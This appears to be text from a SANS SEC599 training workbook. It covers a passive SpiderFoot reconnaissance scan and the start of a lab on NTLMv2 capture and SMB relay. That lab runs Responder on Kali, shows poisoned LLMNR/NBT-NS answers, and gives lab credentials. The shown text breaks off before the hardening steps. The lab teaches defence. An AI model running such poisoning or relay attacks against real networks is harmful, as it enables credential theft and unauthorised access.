
| | | |
|---|---|---|
| ☑ | abuse.ch | Check if a host/domain, IP or netblock is malicious according to abuse.ch. |
| ☑ | Accounts | Look for possible associated accounts on nearly 200 websites like Ebay, Slashdot, reddit, etc. |
| ☑ | AdBlock Check | Check if linked pages would be blocked by AdBlock Plus. |
| ☑ | Ahmia | Search Tor 'Ahmia' search engine for mentions of the target domain. |
| ☑ | AlienVault OTX 🔒 | Obtain information from AlienVault Open Threat Exchange (OTX) |
| ☑ | AlienVault IP Reputation | Check if an IP or netblock is malicious according to the AlienVault IP Reputation database. |
| ☑ | Archive.org | Identifies historic versions of interesting files/pages from the Wayback Machine. |
| ☑ | ARIN | Queries ARIN registry for contact information. |
| ☑ | badips.com | Check if a domain or IP is malicious according to badips.com. |
| ☑ | Base64 | Identify Base64-encoded strings in any content and URLs, often revealing interesting hidden information. |
| ☑ | Bing | Some light Bing scraping to identify sub-domains and links. |

7. **Launch passive scan for www.sans.org**

   You may have noticed that one of the modules even includes a TCP portscanner. It's thus advised to tread carefully when running a full scan for a target (ensure you have permission!).

   Let's go back to the "By Use Case" tab and launch a passive scan for www.sans.org, which will query online data sources for www.sans.org information, without actually touching the target itself. Note that a "full" scan can take quite a long time...

   Just configure SpiderFoot as shown in the screenshot and hit "Run scan"!



Scan Name

SANS Passive

Seed Target

www.sans.org

○ All **Get anything and everything about the target.**

All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

○ Footprint **Understand what information this target exposes to the Internet.**

Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

○ Investigate **Best for when you suspect the target to be malicious but need more information.**


Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

● Passive **When you don't want the target to even suspect they are being investigated.**

As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

8. **Scan running**


   Once you click the "run scan" button, SpiderFoot will start collecting data. You will be presented with a screen similar to the one shown in the screenshot. As results come in, you will see them in real-time. You can also clearly see that the scan is still in a "running" state.



9. **Browsing results**

While the scan is ongoing, feel free to click the "Browse" tab, where you can see a listing of all identified items. Please go through the details and click through entries to get additional information. When clicking through to the details, you may notice that the source module is often a search engine (e.g. Bing or DuckDuckGo).

This is to be expected, as the Passive scan will rely on publicly available data (such as search engine information) for which it doesn't need to directly interact with the target.




SANS Passive

| Type | Unique Data Elements | Total Data Elements | Last Data Element |
|---|---|---|---|
| Description - Abstract | 1 | 1 | 2018-12-12 19:16:57 |
| Description - Category | 5 | 5 | 2018-12-12 19:16:57 |
| Internet Name | 1 | 1 | 2018-12-12 19:16:53 |
| Linked URL - Internal | 221 | 226 | 2018-12-12 19:21:03 |
| Search Engine's Web Content | 23 | 23 | 2018-12-12 19:21:03 |


10. **SpiderFoot Graph**

    SpiderFoot also includes a "Graph" view, where it tries to show relations between different information pieces it identified. The passive scan of www.sans.org should probably take about 10 minutes, after which it should be finished.



11. **Exporting data**

    Once a scan is finished, we could easily extract it as a CSV file for storage or further analysis. Under the "Browse" tab, please click the green "download" icon on the right-hand side. You will be presented with a CSV file that can be stored for later analysis.



SANS Passive

| Type | Unique Data Elements | Total Data Elements | Last Data Element |
|---|---|---|---|
| Description - Abstract | 1 | 1 | 2018-12-12 19:16:57 |
| Description - Category | 5 | 5 | 2018-12-12 19:16:57 |
| Internet Name | 1 | 1 | 2018-12-12 19:16:53 |
| Leak Site Content | 57 | 58 | 2018-12-12 19:22:11 |
| Leak Site URL | 91 | 91 | 2018-12-12 19:22:17 |
| Linked URL - Internal | 310 | 337 | 2018-12-12 19:26:19 |
| Search Engine's Web Content | 35 | 35 | 2018-12-12 19:26:19 |

12. **OPTIONAL - Running a full scan**

If you are interested, feel free to launch a full scan of the www.nviso.be web site, which is owned by the course author. In the context of this lab, you are allowed to run SpiderFoot for discovery against www.nviso.be. It goes without saying that this approval does not constitute approval for any kind of abuse or a full-blown penetration test!

It's not advised to wait for this full scan to finish, as it will most likely take over 1 hour. The purpose of this optional step is to give you a "feeling" for what SpiderFoot can achieve! If you have approval from your own company, it's a good idea to run a full scan periodically, to keep track of what information is being exposed on the Internet.

13. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to introduce an automated reconnaissance framework (SpiderFoot). This can be used to identify what type of organization data is exposed on the Internet.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-2.1: Exercise - Stopping NTLMv2 sniffing & relay attacks in Windows

## Objective

### Exercise – Stopping NTLMv2 sniffing & relay attacks in Windows

The objective of the lab is to demonstrate what an SMB relay attack in Windows looks like and how it can be prevented. We will use two attack mechanisms (NMAP + MultiRelay and Responder + MultiRelay). As part of the exercise, the following steps will be completed:

- Using NMAP & MultiRelay to deliver an SMB relay attack against a victim machine;
- Using Responder & MultiRelay to deliver an SMB relay attack against a victim machine;
- Harden the system to prevent SMB relaying (disable LLMNR, NBT-NS, enforce SMB signing);
- Verify the effectiveness of our fix.

For additional guidance & details on the lab, please refer to the LODS workbook.

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows01
5. SEC599-E01 - Windows02

## SEC599-2.1

1. **Authenticate to Kali machine**

   As a first step, authenticate to the Kali Linux machine. This step of the attack will be performed from inside the SYNCTECHLABS network, so we will connect the Kali Linux machine internally.

   You can use the following credentials:


   - Username: root
   - Password: Awesomesauce123

2. **Open a terminal prompt**

   Let's open a terminal prompt in Linux. We can do this by clicking the terminal icon in the menu bar to the left of the Windows. The terminal icon is the third from the top.

We will configure Kali to be connected to the internal LAN by running the script that was prepared:

**root@kali:~#** ./kali_internal.sh



```
root@kali:~# ./kali_internal.sh
Configuring Kali on internal LAN...
----------------------------------
Done
root@kali:~# 
```

3. **Verify IP connectivity &amp; launching Responder**


Let's first verify the IP configuration of our Kali Linux machine. We can do this by running the following command in the terminal window:

**root@kali~:#** ifconfig

You will observe that the Kali linux machine is using the 192.168.10.55 IP address (interface eth1). Let's launch Responder in its most basic form to start responding to LLMNR requests on eth1:

**root@kali:~#** responder -I eth1

Responder should provide a rather verbose output (you can ignore the errors, we don't need all modules to be up and running), after which it will end with "Listening for events...". If we would like to get rid of the errors, we'd need to for example shut down the Apache web server that is running on the Kali machine.



```
root@kali:~# ifconfig
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.55  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::215:5dff:fe63:388f  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:63:38:8f  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 971 (971.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 2308 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 4754 (4.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 4754 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
```

4. **Switch to Windows02 machine**


   Let's now switch to our victim machine.  You can authenticate to the Windows02 machine using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

5. **Opening explorer window**

   This Windows machine is 192.168.10.16 (WINDOWS02) and it is connected to the internal SYNCTECHLABS domain. Let's open an explorer window and try opening an SMB connection to a system that does not exist.

   We could try for example opening an SMB session to "WINDOWS05"! You can do this by opening an Explorer window and typing "\\WINDOWS05" in the address bar and hitting enter, the connection will hang for a few seconds, after which it will return "Access Denied" and request credentials.



6. **Switch back to Kali machine**

   So let's have a look at the result and switch back to our Kali machine. It should not request credentials, but just in case:


   - Username: root
   - Password: Awesomesauce123

7. **Review NTLMv2 challenge / response hash**

   In the window where Responder is running, you should now see that an NTLMv2 hash was captured (see screenshot for an example of what that should look like). If you do not see it immediately, you may need to scroll up in the window. The entry should clearly indicate the hash is for alan.marshall and was collected from the 192.168.10.16 machine.

   As indicated during class, there's a few interesting next steps that could be taken by an adversary at this stage:

   - Attempt to crack the hashes using dictionary or bruteforce attacks (e.g. John the Ripper, Hashcat,...)
   - Relay the hashes to immediately re-use them against another domain-joined system (careful, this is NOT Pass-The-Hash).



```
[!] Error starting TCP server on port 110, check permissions or other servers running.
[!] Error starting TCP server on port 389, check permissions or other servers running.
[!] Error starting TCP server on port 25, check permissions or other servers running.
[!] Error starting TCP server on port 587, check permissions or other servers running.
[!] Error starting TCP server on port 143, check permissions or other servers running.
[+] Listening for events...
^[[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name SYNCTECHLABS.COM (service: Service not known)
[*] [LLMNR]  Poisoned answer sent to 192.168.10.16 for name WINDOWS05
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name WINDOWS05 (service: File Server)
